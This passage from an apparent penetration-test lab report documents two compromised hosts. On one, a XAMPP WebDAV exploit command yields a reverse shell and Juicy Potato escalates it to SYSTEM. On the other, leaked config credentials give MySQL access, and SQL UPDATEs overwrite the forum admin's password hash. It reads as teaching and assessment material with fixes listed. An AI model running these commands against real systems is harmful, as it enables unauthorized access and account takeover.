UDP: N/A

Nmap Scan Results:

```
PORT    STATE SERVICE    VERSION
80/tcp  open  http       Apache httpd 2.4.3
443/tcp open  ssl/https  Apache/2.4.3

Running: Microsoft Windows 7|8|8.1|Vista|2008
```

Vulnerability Explanation:

Since this machine's scan revealed only web ports to be open, that was where the tester's enumeration began. As the tester navigated to http://10.12.1.136/, he was immediately redirected to an Xampp administration page. This page also disclosed the exact version of Xampp that was running on the target machine. This gave the tester valuable intelligence about how to attack this machine:

Figure 3.93: Xampp Version Disclosure

After looking for vulnerabilities for version 1.8.1 of the Xampp software, the tester came across an exploit on github that abused the software's webdav functionality. The repository is available at https://github.com/ruthvikvegunta/XAMPP-WebDAV-Exploit and contains the scripts and instructions for exploitation.

After cloning into the repository, the tester ran the python script with all the required arguments against the target which landed him on a fully functional shell session. Execution of the script, shell reception, and proof of identity are shown here:

```
XAMPP-WebDAV-Exploit]
└─$ python3 webdav_exploit.py -t http://winas01.
local/webdav -l 172.16.2.4 -p 1618
```

Figure 3.94: WebDav Exploit Execution

```
Payload uploaded successfully to http://winas01.
local/webdav/JtDTIkOl.php

Starting a listener on port 1618, Please wait...
 this might take a few seconds.

listening on [any] 1618 ...
connect to [172.16.2.4] from (UNKNOWN) [10.12.1.
136] 49174
b374k shell : connected

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All r
ights reserved.

C:\xampp\webdav>
[terminal]<:python3>"study-kali" 15:03 24-Jul-21
```

Figure 3.95: Shell Reception

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

whoami && ipconfig | findstr v4
whoami && ipconfig | findstr v4
winas01-pc\winas01
   IPv4 Address. . . . . . . . . . . : 10.12.1.136

C:\xampp\webdav>
[terminal]0:scans  1:python3* 2:zsh-                    "study
```

Figure 3.96: Identity Verification

Vulnerability Fix:

To mitigate this vulnerability, Xampp should be promptly updated to the latest version and maintained with the most recent software and security patches according to best practices.

Severity:

This vulnerability would be classed as high because it allows an attacker unauthorized access to this machine and all the data that is stored on it.

3.2.8.2 Privilege Escalation

The vector that was taken to escalate privileges on this machine was the abuse of the `SeImpersonate` and the `SeCreateGlobalPrivilege` privileges assigned to the user in whose context the tester had a shell.

```
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled

C:\xampp\webdav>
[terminal]0:scans  1:python3* 2:zsh-                          "study-kali" 15:06 24
```

Figure 3.97: Privilege Discovery

Vulnerability Exploited:

A very common exploit dubbed as juicy potato was developed simply to exploit this misconfiguration and gain the access level of `nt authority/system`. The exploit code as well as pre-compiled binaries can be found at https://github.com/ohpe/juicy-potato.

A caveat to keep in mind for this exploit is that an attacker needs valid CLSIDs in order for the exploit to execute successfully. A list of valid CLSIDs for every vulnerable operating system can be found at http://ohpe.it/juicy-potato/CLSID/. The only way to find a working CLSID is to simply cycle through the ones listed for a particular OS. After having done that, the tester found the working CLSID for this machine to be `{03ca98d6-ff5d-49b8-abc6-03dd84127020}`.

Once the tester had a valid CLSID, he opened a Netcat listener on his local machine and executed the exploit with a Netcat reverse shell payload. This is shown here:




Figure 3.98: Juicy Potato Execution

After a moment, the tester received confirmation that the payload command had executed successfully with the privileges of the nt authority/system user. Back on the tester's machine, the listener he set up caught a reverse shell with nt authority/system privileges. The shell and permissions are shown here:




Figure 3.99: NT Authority/System Shell

Vulnerability Explanation:

The juicy potato exploits abuse the way microsoft handles tokens and affects the commercial version of Windows from seven to ten and the server versions from 2008 to 2016.

Vulnerability Fix:

The fix for this exploit would be to remove the `SeImpersonate` and the `SeCreateGlobalPrivilege` privileges assigned to the Xampp user. If that isn't possible, Windows should be updated to the latest version and all security patches should be applied regularly.

Severity:

The severity of this exploit would be classed as high because it compromises the integrity of the entire system.

Proof Screenshot Here:




Figure 3.100: Key Grab

Proof.txt Contents:

25cx2lbsi97ofbcosbyp

3.2.9 System IP: 10.12.1.142 (Teamspeak)

3.2.9.1 Service Enumeration

Server IP Address	Ports Open
10.12.1.142	**TCP**: 21, 22, 80, 443, 3306, 10011, 30033

UDP: N/A

Nmap Scan Results:

```
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.2.2
22/tcp    open  ssh         OpenSSH 5.3
80/tcp    open  http        Apache httpd 2.2.15
|
| http-robots.txt: 2 disallowed entries
|_/fudforum/ /osclass/
443/tcp   open  ssl/http    Apache httpd 2.2.15
3306/tcp  open  mysql       MySQL 5.1.73
10011/tcp open  textui      TeamSpeak 3 ServerQuery
30033/tcp open  tcpwrapped

Running: Linux 2.6.X
```

Vulnerability Explanation:

The exploitation for this machine was drawn out and complex, however, it began with two robots.txt entries which were discovered by the Nmap scan on the system. After visiting the `/fudforum` web directory and scrolling around some of the posts, the tester came across a specific post by the user Samantha, which exposed a hidden location that hosted a backup of the entire web application. The post is shown below:




Figure 3.101: Forum Post

After visiting that location, a directory listing with a compressed backup file was presented for download. It is shown here:




Figure 3.102: Hidden Backup File

Once the tester downloaded the file to his local machine, he unzipped it and discovered the file he was after from the beginning: config.php. PHP configuration files tend to be extremely important in web applications because they often contain plain text credentials to the database it uses (which is publicly accessible on port 3306 in this case).

Once the tester unzipped the backup and read the configuration file, he found the plaintext credentials to be `root:RootAccount91ow`. The processing and discovery of the credentials is shown below:

```
┌──(abdullah㉿study-kali)-[~/…/vhl/hard/teamspeak/backup]
└─$ unzip Osclass_backup.20170102122648.zip
Archive:  Osclass_backup.20170102122648.zip
  inflating: README.md
  inflating: CHANGELOG.txt
  inflating: Gruntfile.js
  inflating: index.php
  inflating: config.php
  inflating: config-sample.php
```

Figure 3.103: Backup Decompression

```
/** MySQL database name for Osclass */
define('DB_NAME', 'osclass');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'RootAccount91ow');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

Figure 3.104: Credential Extraction

Once the credentials were discovered, the tester immediately attempted a login to the publicly accessible MySQL service on port 3306 and achieved successful authentication.

```
┌──(abdullah㉿study-kali)-[~]
└─$ mysql --host 10.12.1.142 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end
Your MySQL connection id is 24843
Server version: 5.1.73 Source distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corp

Type 'help;' or '\h' for help. Type '\c' to cl

MySQL [(none)]>
```

Figure 3.105: MYSQL Login

Now that the tester had access to the database that the web application was using, he started the

search for hashed credentials by listing all the databases available and the tables that were in the most interesting database: Fudforum. Both those queries and their responses are shown below:




Figure 3.106: Database Listing

```
MySQL [fudforum]> show tables;
+--------------------------+
| Tables_in_fudforum       |
+--------------------------+
| fud30_action_log         |
| fud30_ann_forums         |
| fud30_announce           |
| fud30_attach             |
| fud30_avatar             |
| fud30_blocked_logins     |
| fud30_bookmarks          |
| fud30_buddy              |
| fud30_calendar           |
```

Figure 3.107: Fudforum Table Listing

After enumerating and thoroughly searching for any interesting tables, the tester found a users table called `fud30_users`. The tester suspected that this table might have credentials so he listed all of its contents. They are shown below:

```
| fud30_thread_notify      |
| fud30_thread_rate_track  |
| fud30_title_index        |
| fud30_tv_1               |
| fud30_tv_2               |
| fud30_tv_3               |
| fud30_user_ignore        |
| fud30_users              |
| fud30_xmlagg             |
+--------------------------+
66 rows in set (0.024 sec)
```

Figure 3.108: Table Discovery

```
MySQL [fudforum]> select id,login,passwd,salt from fud30_users;
+----+-----------+------------------------------------------+-----------+
| id | login     | passwd                                   | salt      |
+----+-----------+------------------------------------------+-----------+
|  1 | Anonymous | 1                                        | NULL      |
|  2 | admin     | 6e70a4585a317ad3753391124636a087c98184f6 | 186317a0f |
|  3 | Google    | 6e70a4585a317ad3753391124636a087c98184f6 | 186317a0f |
|  4 | Yahoo     | 6e70a4585a317ad3753391124636a087c98184f6 | 186317a0f |
|  5 | Bing      | 6e70a4585a317ad3753391124636a087c98184f6 | 186317a0f |
|  6 | Bob       | 7eb2cfb5aab709e44a0d0882f11d42e969e50ce8 | 1680ab3d2 |
|  7 | Samantha  | 321b4e68f55efc4595dcc09a573391a250cfb811 | 7bd030dd8 |
+----+-----------+------------------------------------------+-----------+
7 rows in set (0.023 sec)
```

Figure 3.109: Credential Extraction

The database threw out all the credentials that were being used to authenticate with the Fudforum application. Unfortunately these hashes proved to be unbreakable due to the fact that they were salted. The tester realized that it was impossible to crack the password for the admin account, however, he also knew that he could just create a new account and substitute the hash and salt for the admin account with his known hash/salt pair.

Account creation is shown in the following three screenshots:




Figure 3.110: Navigating to Acct Creation




Figure 3.111: Submit Acct Creation Form




Figure 3.112: Account Confirmation

After the new account with a password of `password` was created, the tester refreshed the database to see wether or not it had updated. He found that a new hash and salt had been created for the test account which meant that all the tester had to do now was replace the hash and salt of the admin account with those that were generated for his test account. The new hashes, swapping of the admin hashes, and final comparisons are shown below:

```
MySQL [fudforum]> select id,login,passwd,salt from fud30_users;
+----+--------------+------------------------------------------+-----------+
| id | login        | passwd                                   | salt      |
+----+--------------+------------------------------------------+-----------+
|  1 | Anonymous    | 1                                        | NULL      |
|  2 | admin        | 6e70a4585a317ad3753391124636a087c98184f6 | 186317a0f |
|  3 | Google       | 6e70a4585a317ad3753391124636a087c98184f6 | 186317a0f |
|  4 | Yahoo        | 6e70a4585a317ad3753391124636a087c98184f6 | 186317a0f |
|  5 | Bing         | 6e70a4585a317ad3753391124636a087c98184f6 | 186317a0f |
|  6 | Bob          | 7eb2cfb5aab709e44a0d0882f11d42e969e50ce8 | 1680ab3d2 |
|  7 | Samantha     | 321b4e68f55efc4595dcc09a573391a250cfb811 | 7bd030dd8 |
|  8 | test account | ff6704cadb47be2f4f444b1dcdb26cf012e84964 | 120dc165a |
+----+--------------+------------------------------------------+-----------+
8 rows in set (0.022 sec)
```

Figure 3.113: New Hash/Salt Discovery

```
MySQL [fudforum]> UPDATE fud30_users SET passwd = 'ff6704cadb47be
2f4f444b1dcdb26cf012e84964' WHERE login = 'admin';
Query OK, 1 row affected (0.023 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MySQL [fudforum]> UPDATE fud30_users SET salt = '120dc165a' WHERE
 login = 'admin';
Query OK, 1 row affected (0.023 sec)
Rows matched: 1  Changed: 1  Warnings: 0
```

Figure 3.114: Admin Account Hash/Salt Swap

```
MySQL [fudforum]> select id,login,passwd,salt from fud30_users;
+----+--------------+------------------------------------------+-----------+
| id | login        | passwd                                   | salt      |
+----+--------------+------------------------------------------+-----------+
|  1 | Anonymous    | 1                                        | NULL      |
|  2 | admin        | ff6704cadb47be2f4f444b1dcdb26cf012e84964 | 120dc165a |
|  3 | Google       | 6e70a4585a317ad3753391124636a087c98184f6 | 186317a0f |
|  4 | Yahoo        | 6e70a4585a317ad3753391124636a087c98184f6 | 186317a0f |
|  5 | Bing         | 6e70a4585a317ad3753391124636a087c98184f6 | 186317a0f |
|  6 | Bob          | 7eb2cfb5aab709e44a0d0882f11d42e969e50ce8 | 1680ab3d2 |
|  7 | Samantha     | 321b4e68f55efc4595dcc09a573391a250cfb811 | 7bd030dd8 |
|  8 | test_account | ff6704cadb47be2f4f444b1dcdb26cf012e84964 | 120dc165a |
+----+--------------+------------------------------------------+-----------+
8 rows in set (0.022 sec)
```

Figure 3.115: Final Comparison

As observed in the final screenshot, the hash and salt for the admin account and the test account are identical meaning the tester should be able to login to the admin account with the password of his newly created test account.

